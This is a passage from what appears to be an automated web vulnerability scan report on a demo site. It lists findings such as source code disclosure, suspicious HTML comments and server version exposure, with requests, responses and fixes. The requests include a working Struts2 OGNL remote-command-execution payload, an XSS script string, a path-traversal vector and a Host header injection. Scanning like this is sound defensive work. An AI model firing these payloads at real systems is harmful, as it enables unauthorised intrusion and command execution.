date: Wed, 08 Jan 2020 13:36:57 GMT
connection: close

Result:
Following sourcecode disclosed: <%= haiku_ + 99 * 15 %>

Source Code Disclosure found in GET-demo1.indussecure.com/search.jsp?query={...}&Submit={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	2179817	8th January 2020	query	http://demo1.indussecure.com/search.jsp?query=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&Submit=Go

Attack Variant :: query

Injected URL:
http://demo1.indussecure.com/search.jsp?query=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&Submit=Go

Vector:
<%= haiku_ + 99 * 15 %>

Request:
GET /search.jsp?query=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&Submit=Go HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com/
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 6992
date: Wed, 08 Jan 2020 13:40:26 GMT
connection: close

Result:
Following sourcecode disclosed: <%= haiku_ + 99 * 15 %>

Source Code Disclosure found in GET-demo1.indussecure.com/index.jsp?content={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	2179824	8th January 2020	content	http://demo1.indussecure.com/index.jsp?content=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com/index.jsp?content=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E

Vector:
<%= haiku_ + 99 * 15 %>

Request:
GET /index.jsp?content=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 6970
date: Wed, 08 Jan 2020 13:42:25 GMT
connection: close

Result:
Following sourcecode disclosed: <%= haiku_ + 99 * 15 %>

Source Code Disclosure found in GET-demo1.indussecure.com/index.jsp?content={...}&job={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	2179843	8th January 2020	content	http://demo1.indussecure.com/index.jsp?content=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&job=ExecutiveAssistant%3AAdministration

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com/index.jsp?content=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&job=ExecutiveAssistant%3AAdministration

Vector:
<%= haiku_ + 99 * 15 %>

Request:
GET /index.jsp?content=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&job=ExecutiveAssistant%3AAdministration HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 6970
date: Wed, 08 Jan 2020 13:49:46 GMT
connection: close

Result:
Following sourcecode disclosed: <%= haiku_ + 99 * 15 %>

Source Code Disclosure found in GET-demo1.indussecure.com/search.jsp?query={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	2179851	8th January 2020	query	http://demo1.indussecure.com/search.jsp?query=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E

Attack Variant :: query

Injected URL:
http://demo1.indussecure.com/search.jsp?query=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E

Vector:
<%= haiku_ + 99 * 15 %>

Request:
GET /search.jsp?query=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com/
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 6992
date: Wed, 08 Jan 2020 13:53:21 GMT
connection: close

Result:
Following sourcecode disclosed: <%= haiku_ + 99 * 15 %>

14 :: Suspicious HTML Comments Detected

Vul Type:	Suspicious HTML Comments Detected	**No of Places Found:**	5
CVSS Score:	3.1	**No of Instances Reported:**	5
CVSS Vector:	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N		
CWE :	CWE-16: Configuration		
Severity:	**Low**		
Description:	Comments embedded in HTML pages may disclose sensitive information like user credentials , connection strings, sensitive file locations, etc. can lead to internal system level details bein g revealed to the client. Such information can be used by the attacker to conduct fatal attack s.		
Solution:	Comments found in HTML need to be investigated further to confirm attacks and remove the m if they are disclosing sensitive information.		
Reference:	https://cwe.mitre.org/data/definitions/615.html		

Vulnerability Details:

Suspicious HTML Comments Detected found in GET-demo1.indussecure.com//login.jsp

	Unique Alert ID	First Found Date	URI
1	1753455	8th January 2020	http://demo1.indussecure.com//login.jsp

Injected URL:
http://demo1.indussecure.com//login.jsp

Request:
GET //login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com//login.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:26:30 GMT
connection: close

Result:
These are the Suspicious comments found: To get the latest admin login, please contact SiteOps at 415-555-6159

Suspicious HTML Comments Detected found in GET-demo1.indussecure.com/admin

	Unique Alert ID	First Found Date	URI
1	1748700	8th January 2020	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Request:
GET /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:10 GMT
connection: close

Result:
These are the Suspicious comments found: To get the latest admin login, please contact SiteOps at 415-555-6159

Suspicious HTML Comments Detected found in GET-demo1.indussecure.com/login.jsp

	Unique Alert ID	First Found Date	URI
1	1748704	8th January 2020	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Request:
GET /login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:29:10 GMT
connection:close

Result:
These are the Suspicious comments found: To get the latest admin login, please contact SiteOps at 415-555-6159

Suspicious HTML Comments Detected found in POST-demo1.indussecure.com//doLogin?uid={...}&passw={...}&btnSubmit={...}

	Unique Alert ID	First Found Date	URI
1	1854115	8th January 2020	http://demo1.indussecure.com//doLogin

Injected URL:
http://demo1.indussecure.com//doLogin

Request:
POST //doLogin HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com//login.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

uid=defaultText&passw=Test%401234&btnSubmit=Login

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:34:20 GMT
connection: close

Result:
These are the Suspicious comments found: To get the latest admin login, please contact SiteOps at 415-555-6159

Suspicious HTML Comments Detected found in POST-demo1.indussecure.com/doLogin?uid={...}&passw={...}&btnSubmit={...}

	Unique Alert ID	First Found Date	URI
1	1783064	8th January 2020	http://demo1.indussecure.com/doLogin

Injected URL:
http://demo1.indussecure.com/doLogin

Request:
POST /doLogin HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application\/x-www-form-urlencoded
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Origin: http:\/\/demo1.indussecure.com
Referer: http:\/\/demo1.indussecure.com\/login.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:35:25 GMT
connection:close

Result:
These are the Suspicious comments found: To get the latest admin login, please contact SiteOps at 415-555-6159

15 :: Sensitive HTML Form Fields With auto-complete Enabled

Vul Type:	Sensitive HTML Form Fields With auto-complete Enabled	**No of Places Found:**	1
CVSS Score:	3.1	**No of Instances Reported:**	10
CVSS Vector:	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N		
CWE :	CWE-200: Information Exposure		
Severity:	**Low**		
Description:	The Web form contains passwords or other sensitive text fields for which the browser auto-complete feature is enabled. Auto-complete stores completed form field and passwords locally in the browser, so that these fields are filled automatically when the user visits the site again. Sensitive data and passwords can be stolen if the user's system is compromised. Note, however, that form auto-complete is a non-standard, browser-side feature that each browser handles differently. Opera, for example, disregards the feature, requiring the user to enter credentials for each Web site visit.		
Solution:	Disable autocomplete for all sensitive fields For each sensitive field in the HTML, set the "autocomplete" attribute to "off". For example: `<input type="password" autocomplete="off" name="pw">` If there are many fields, it may be faster to set the "autocomplete" attribute to "off" in the outer <form> tag. For example: `<form action="/login.jsp" autocomplete="off" name="pw">` `<input type="password" name="pw">` `</form>`		

Vulnerability Details:

	Unique Alert ID	First Found Date	URI
1	1753457	8th January 2020	http://demo1.indussecure.com//login.jsp

Injected URL:
http://demo1.indussecure.com//login.jsp

Request:
GET //login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Origin: http:\/\/demo1.indussecure.com
Referer: http:\/\/demo1.indussecure.com\/\/login.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:26:30 GMT
connection:close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	URI
2	1748703	8th January 2020	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Request:
GET /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:10 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	URI
3	1748707	8th January 2020	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Request:
GET /login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:29:10 GMT
connection:close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
4	1748715	8th January 2020	Content-Type	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Vector:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c'

Request:
GET /login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
content-type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c','ipconfig','/all'}:{'bash','-c','id'})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:11 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
5	1748713	8th January 2020	Content-Type	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Vector:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c'

Request:
GET /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:12 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
6	1748716	8th January 2020	Referer	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
GET /login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
referer: -->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:18 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
7	1748712	8th January 2020	Referer	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
GET /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
referer: -->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:18 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
8	1748717	8th January 2020	Host	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Vector:
www.testapptrana.com

Request:
GET /login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: www.testapptrana.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:24 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
9	1748709	8th January 2020	Host	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Vector:
www.testapptrana.com

Request:
GET /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:24 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

	Unique Alert ID	First Found Date	Parameter	URI
10	1860279	8th January 2020	OPTIONS	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Request:
OPTIONS /login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 0

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:32:52 GMT
connection: close

Result:
The following HTML field's IDs/Names are found: passw

16 :: Web Server Version Disclosure

Vul Type:	Web Server Version Disclosure	**No of Places Found:**	1
CVSS Score:	0	**No of Instances Reported:**	2
CWE :	CWE-200: Information Exposure		
Severity:	Info		
Description:	HTTP web server information is disclosed in HTTP headers. This information may revel software name, version etc. It may help an attacker to look for specific web server version related vulnerabilities.		
Solution:	Versions and types information should be omitted where possible.		
Reference:	http://osvdb.org/91		

Vulnerability Details:

	Unique Alert ID	First Found Date	URI
1	1856022	8th January 2020	http://demo1.indussecure.com//feedback.jsp

Injected URL:
http://demo1.indussecure.com//feedback.jsp

Request:
GET //feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:24:40 GMT
connection: close

Result:
The following headers have the vulnerability: server: Apache-Coyote/1.1

	Unique Alert ID	First Found Date	URI
2	1753451	8th January 2020	http://demo1.indussecure.com//index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration

Injected URL:
http://demo1.indussecure.com//index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration

Request:
GET //index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:24:57 GMT
connection: close

Result:
The following headers have the vulnerability: server: Apache-Coyote/1.1

17 :: WebDAV Extensions Are Enabled

Vul Type:	WebDAV Extensions Are Enabled	**No of Places Found:**	1
CVSS Score:	0	**No of Instances Reported:**	1
CWE :	CWE-16: Configuration		
Severity:	Info		
Description:	WebDAV is a set of extensions to the HTTP protocol that allows users to collaboratively edit and manage files on remote web servers. Many web servers enable WebDAV extensions by default, even when they are not needed. Because of its added complexity, it is considered good practice to disable WebDAV if it is not currently in use.		
Solution:	IIS, PWS, Microsoft-IIS, Internet Information Services, Internet Information Services, Microsoft-PWS Disable WebDAV for IIS For Microsoft IIS, follow Microsoft's instructions to disable WebDAV for the entire server . Apache Disable WebDAV for Apache Make sure the mod_dav module is disabled, or ensure that authentication is required on directories where DAV is required. Apache Tomcat, Tomcat, Tomcat Web Server Disable WebDAV for Apache Tomcat Disable the WebDAV Servlet for all web applications found on the web server. This can be done by removing the servlet definition for WebDAV (the org.apache.catalina.servlets.WebdavServlet class) and remove all servlet mappings referring to the WebDAV servlet. Java System Web Server, iPlanet, SunONE WebServer, Sun-ONE-Web-Server Disable WebDAV for iPlanet/Sun ONE Disable WebDAV on the web server. This can be done by disabling WebDAV for the server instance and for all virtual servers. To disable WebDAV for the server instance, enter the Server Manager and uncheck the "Enable WebDAV Globally" checkbox then click the "OK" button. To disable WebDAV for each virtual server, enter the Class Manager and uncheck the "Enable WebDAV Globally" checkbox next to each server instance then click the "OK" button.		

Vulnerability Details:

	Unique Alert ID	First Found Date	Parameter	URI
1	1854117	8th January 2020	OPTIONS	http://demo1.indussecure.com/shell?content=personal.htm

Injected URL:
http://demo1.indussecure.com/shell?content=personal.htm

Request:
OPTIONS /shell?content=personal.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 0

Response:
200 OK
server: Apache-Coyote/1.1
allow: GET, HEAD, POST, PUT, DELETE, OPTIONS
content-length: 0
date: Wed, 08 Jan 2020 13:33:43 GMT
connection: close

Result:
The following methods are enabled: GET, HEAD, POST, PUT, DELETE, OPTIONS

A6: Security Misconfiguration

18 :: Application Error Message

Vul Type:	Application Error Message	**No of Places Found:**	6
CVSS Score:	5.3	**No of Instances Reported:**	6
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
CWE :	CWE-200: Information Exposure		
Severity:	**Medium**		
Description:	An attacker can try to force the target website to produce error messages by passing different attack vectors to different parameters and then analyse the errors to get target information. These errors have no direct security impact, most of the time they indicate a programming error, quality issue, or a potential vulnerability in the application. Many of these types of errors also leak information about the logic or the implementation of the application which can help an attacker to identify or exploit weaknesses in the application.		
Solution:	Configure your server or application to log the error rather showing the error on the web page Input validation and proper error handling is the best approach to overcome this kind of vulnerabilities.		

Vulnerability Details:

Application Error Message found in GET-demo1.indussecure.com//index.jsp?content={...}&job={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748748	8th January 2020	content	http://demo1.indussecure.com//index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=ExecutiveAssistant%3AAdministration

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com//index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=ExecutiveAssistant%3AAdministration

Vector:
../../../../../../../../../../boot.ini

Request:
GET //index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=ExecutiveAssistant%3AAdministration HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
